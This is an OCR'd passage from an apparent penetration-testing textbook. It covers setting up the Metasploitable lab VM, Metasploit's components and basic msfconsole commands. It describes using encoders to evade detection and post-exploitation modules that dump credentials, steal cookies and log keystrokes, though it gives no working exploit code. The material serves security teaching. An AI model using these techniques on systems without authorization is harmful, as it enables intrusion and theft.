


6.4 Setting up exploitable targets in a virtual environment


Metasploit is a powerful penetration testing framework which, if not used in a controlled manner, can cause potential damage to the target system. For the sake of learning and practicing Metasploit, we can certainly not use it on any live production system for which we don't have any authorized permission. However, we can practice our newly acquired Metasploit skills in our own virtual environment which has been deliberately made vulnerable. This can be achieved through a Linux based system called Metasploitable which has many different

trivial vulnerabilities ranging from OS level to Application level. Metasploitable is a ready-to-use virtual machine which can be downloaded from the following location: https://sourceforge.net/projects/metasploitable/files/ Metasploitable2/ Once


Downloaded, in order to run the virtual machine, you need to have VMPlayer or VMware Workstation installed on your system. The installation steps along with screenshots are given below: VMPlayer can be obtained from https://www.vmware.com/go/ downloadplayer if not already installed 1. In order to run the Metasploitable virtual machine, first let's extract it from the zip file to any location of our choice:



2. Double click on the Metasploitable VMware virtual machine configuration file to open the virtual machine. This would require prior installation of either VMPlayer or VMware Workstation:



3. Click on the green Play icon to start the virtual machine:



4. Once the virtual machine boots up, you can login into the same using the following credentials: User name - msfadmin Password – msfadmin.

Summary

In this chapter we have learned how to quickly get started with the Metasploit Framework by installing it on various platforms. Having done with the installation part, we'll proceed further to the next chapter to get an overview of structure of Metasploit and component level details.

Questions

1. Explain Kali Linux & virtual machine.
2. List down the steps for Installing Metasploit on Windows.
3. List down the steps for Installing Metasploit on Linux .

Reference for further reading

https://help.offensive-security.com/hc/en-us/articles/360040165632-OSCP-Exam-Guide

https://www.offensive-security.com/offsec/web-application-security-fundamentals/

❖ ❖ ❖ ❖ ❖

7

METASPLOIT COMPONENTS AND ENVIRONMENT CONFIGURATION

Unit Structure:

7.0 Objective


Is to covers the structure and anatomy of the Metasploit Framework followed by the introduction to various Metasploit components. This chapter also covers the local and global variable configuration along with the procedure to keep the Metasploit Framework updated.

7.1 Introduction


For any tool that we use to perform a particular task, it's always helpful to know that tool inside out. A detailed understanding of the tool enables us to use it aptly, making it perform to the fullest of its capability. Now that you have learned some of the absolute basics of the Metasploit Framework and its installation, in this chapter, you will learn how the Metasploit Framework is structured and what the various components of the Metasploit ecosystem.

7.2 Anatomy and structure of Metasploit

The best way to learn the structure of Metasploit is to browse through its directory. When using a Kali Linux, the Metasploit Framework is usually located at path /usr/share/metasploit-framework, as shown in the following screenshot:



At a broad level, the Metasploit Framework structure is as shown in the following screenshot



The Metasploit Framework has a very clear and well-defined structure, and the tools/utilities within the framework are organized based on their relevance in various phases of the penetration testing life cycle. We'll be using tools/utilities from each of these categories as we progress through the book. In the next section, we'll have a brief overview of all the Metasploit components.

7.3 Metasploit components

The Metasploit Framework has various component categories based on their role in the penetration testing phases. The following sections will provide a detailed understanding of what each component category is responsible for.

- **Auxiliaries**

You have learned so far that Metasploit is a complete penetration testing framework and not just a tool. When we call it a framework, it means that it consists of many useful tools and utilities. Auxiliary modules in the Metasploit Framework are nothing but small pieces of code that are meant to perform a specific task (in the scope of our penetration testing life cycle). For example, you might need to perform a simple task of verifying whether a certificate of a particular server has expired or not, or you might want to scan your subnet and check whether any of the FTP servers allow anonymous access. Such tasks can be very easily accomplished using auxiliary modules present in the Metasploit Framework. There are 1000 plus auxiliary modules spread across 18 categories in the Metasploit Framework.

The following table shows various categories of auxiliary modules present in the Metasploit Framework:


gather	pdf	vsploit
bnat	sqli	client
crawler	fuzzers	server
spoof	parser	voip
sniffer	analyze	dos
docx	admin	scanne

Don't get overwhelmed with the number of auxiliary modules present in the Metasploit Framework. You may not need to know each and every module individually. You just need to search the right module in the required context and use it accordingly. We will now see how to use an auxiliary module. During the course of this book, we will use many different auxiliary modules as and when required; however, let's get started with a simple example:

1. Open up the terminal window and start Metasploit using the command msfconsole.
2. Select the auxiliary module portscan/tcp to perform a port scan against a target system.
3. Using the show command, list down all parameters that need to be configured in order to run this auxiliary module.

4. Using the set RHOSTS command, set the IP address of our target system.
5. Using the set PORTS command, select the port range you want to scan on your target system.
6. using the run command, execute the auxiliary module with the parameters configured earlier.

You can see the use of all the previously mentioned commands in the following screenshot:



- **Exploits**

Exploits are the most important part of the Metasploit Framework. An exploit is the actual piece of code that will give you the required access to the target system. There are 2500 plus exploits spread across more than 20 categories based on platform that exploit is supported. Now, you might be thinking that out of so many available exploits, which the one that needs to be used is. The decision to use a particular exploit against a target can be made only after extensive enumeration and vulnerability assessment of our target. (Refer to the section penetration testing life cycle from Chapter 1, Introduction to Metasploit and Supporting Tools). Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit:

- Operating system of the target system (including exact version and architecture)
- Open ports on the target system (TCP and UDP)
- Services along with versions running on the target system
- Probability of a particular service being vulnerable

The following table shows the various categories of exploits available in the Metasploit Framework:

Linux	Windows	Unix	OSX	Apple IOS
irix	mainframe s	freebsd	Solaris	bsdi
firefox	netware	aix	andriod	dailup
hpux	jre7u17	wifi	php	mssql

- **Encoders**

In any of the given real-world penetration testing scenario, it's quite possible that our attempt to attack the target system would get detected/noticed by some kind of security software present on the target system. This may jeopardize all our efforts to gain access to the remote system. This is exactly when encoders come to the rescue. The job of the encoders is to obfuscate our exploit and payload in such a way that it goes unnoticed by any of the security systems on the target system.

he following table shows the various encoder categories available in the Metasploit Framework:

generic	mipsbe	ppc
x64	php	mipsle
cmd	sparc	x86

- **Payloads**

To understand what a payload does, let's consider a real-world example. A military unit of a certain country develops a new missile that can travel a range of 500 km at very high speed. Now, the missile body itself is of no use unless it's filled with the right kind of ammunition. Now, the military unit decided to load high explosive material within the missile so that when the missile hits the target, the explosive material within the missile explodes and causes the required damage to the enemy. So, in this case, the high explosive material within the missile is the payload. The payload can be changed based on the severity of damage that is to be caused after the missile is fired.

Similarly, payloads in the Metasploit Framework let us decide what action is to be performed on the target system once the exploit is successful. The following are the various payload categories available in the Metasploit Framework:

- Singles: These are sometimes also referred to as inline or non staged payloads. Payloads in this category are a completely self-contained unit of the exploit and require shellcode, which means they have everything that is required to exploit the vulnerability on the target. The disadvantage of such payloads is their size. Since they contain the complete exploit and shellcode,

they can be quite bulky at times, rendering them useless in certain scenarios with size restrictions.

- Stagers: There are certain scenarios where the size of the payload matters a lot. A payload with even a single byte extra may not function well on the target system. The stagers payload come handy in such a situation. The stagers payload simply sets up a connection between the attacking system and the target system. It doesn't have the shellcode necessary to exploit the vulnerability on the target system. Being very small in size, it fits in well in many scenarios.
- Stages: Once the stager type payload has set up a connection between the attacking system and the target system, the "stages" payloads are then downloaded on the target system. They contain the required shellcode to exploit the vulnerability on the target system.

  The following screenshot shows a sample payload that can be used to obtain a reverse TCP shell from a compromised Windows system:

- **Post**

The post modules contain various scripts and utilities that help us to further infiltrate our target system after a successful exploitation. Once we successfully exploit a vulnerability and get into our target system, post-exploitation modules may help us in the following ways:

- Escalate user privileges
- Dump OS credentials
- Steal cookies and saved passwords
- Get key logs from the target system
- Execute PowerShell scripts
- Make our access persistent

The following table shows the various categories of "post" modules available in the Metasploit Framework:

Linux	Windows	OSX	Cisco
Solaris	Firefox	Aix	Android
Multi	Zip	Powershell	


7.4 Playing around with msfconsole

Now that we have a basic understanding of the structure of the Metasploit Framework, let's get started with the basics of msfconsole practically.

The msfconsole is nothing but a simple command-line interface of the Metasploit Framework. Though msfconsole may appear a bit complex initially, it is the easiest and most flexible way to interact with the Metasploit Framework Some of the Metasploit editions do offer GUI and a web-based interface. However, from a learning perspective, it's always recommended to master the command-line console of the Metasploit Framework that is msfconsole.

Let's look at some of the msfconsole commands:


- The banner command: The banner command is a very simple command used to display the Metasploit Framework banner information. This information typically includes its version details and the number of exploits, auxiliaries, payloads, encoders, and nops generators available in the currently installed version. Its syntax is msf> banner. The following screenshot shows the use of the banner command.




- The version command: The version command is used to check the version of the current Metasploit Framework installation. You can visit the following site in order to check the latest version officially released by Metasploit: https://github.com/rapid7/metasploit-framework/wiki/Downloads-byVersionIts syntax is msf> version. The following screenshot shows the use of the version command:

- The connect command: The connect command present in the Metasploit Framework gives similar functionality to that of a putty client or netcat. You can use this feature for a quick port scan or for port banner grabbing.


  Its syntax is msf> connect. The following screenshot shows the use of the connect command:



- The help command: As the name suggests, the help command offers additional information on the usage of any of the commands within the Metasploit Framework. Its syntax is msf> help. The following screenshot shows the use of the help command:



- The route command: The route command is used to add, view, modify, or delete the network routes. This is used for pivoting in advanced scenarios, which we will cover later in this book. Its syntax is msf> route. The following screenshot shows the use of the route command:




- The save command: At times, when performing a penetration test on a complex target environment, a lot of configuration changes are made in the Metasploit Framework. Now, if the penetration test needs to be resumed again at a later point of time, it would be really painful to configure the Metasploit Framework again from scratch. The save command saves all the configurations to a file and it gets loaded upon the next startup, saving all the reconfiguration efforts.

  Its syntax is msf>save. The following screenshot shows the use of the save command:


- The sessions command: Once our target is exploited successfully, we normally get a shell session on the target system. If we are working on multiple targets simultaneously, then there might be multiple sessions actively open at the same time. The Metasploit Framework allows us to switch between multiple sessions as and when required. The sessions command lists down all the currently active sessions established with various target systems.

  Its syntax is msf>sessions. The following screenshot shows the use of the sessions command


- The spool command: Just like any application has debug logs that help out in debugging errors, the spool command prints out all the output to a user-defined file along with the console. The output file can later be analyzed based on the requirement. Its syntax is msf>spool. The following screenshot shows the use of the spool command:



- The show command: The show command is used to display the available modules within the Metasploit Framework or to display additional information while using a particular module. Its syntax is msf> show. The following screenshot shows the use of the show command




- The info command: The info command is used to display details about a particular module within the Metasploit Framework. For example, you might want to view information on meterpreter payload, such as what the supported architecture ia and what the options required in order to execute this are: Its syntax is msf> info. The following screenshot shows the use of the info command:




- The irb command: The irb command invokes the interactive Ruby platform from within the Metasploit Framework. The interactive Ruby platform can be used for creating and invoking custom scripts typically during the post-

exploitation phase. Its syntax is msf>irb. The following screenshot shows the use of the irb command:



- The makerc command: When we use the Metasploit Framework for pen testing a target, we fire a lot many commands. At end of the assignment or that particular session, we might want to review what all activities we performed through Metasploit. The makerc command simply writes out all the command history for a particular session to a user defined output file. Its syntax is msf>makerc. The following screenshot shows the use of the makerc command:




7.5 Variables in Metasploit

For most exploits that we use within the Metasploit Framework, we need to set values to some of the variables. The following are some of the common and most important variables in the Metasploit Framework:

Variable name Variable description LHOST Local Host: This variable contains the IP address of the attacker's system that is the IP address of the system from where we are initiating the exploit. LPORT Local Port: This variable contains the (local) port number of the attacker's system. This is typically needed when we are expecting our exploit to give us reverse shell. RHOST Remote Host: This variable contains the IP address of our target system. RPORT Remote Port: This variable contains the port number on the target system that we will attack/exploit. For example, for exploiting an FTP vulnerability on a remote target system, RPORT will be set to 21.

- The get command: The get command is used to retrieve the value contained in a particular local variable within the Metasploit Framework. For example, you might want to view what is the IP address of the target system that you have set for a particular exploit.

  Its syntax is msf>get. The following screenshot shows the use of the msf> get command



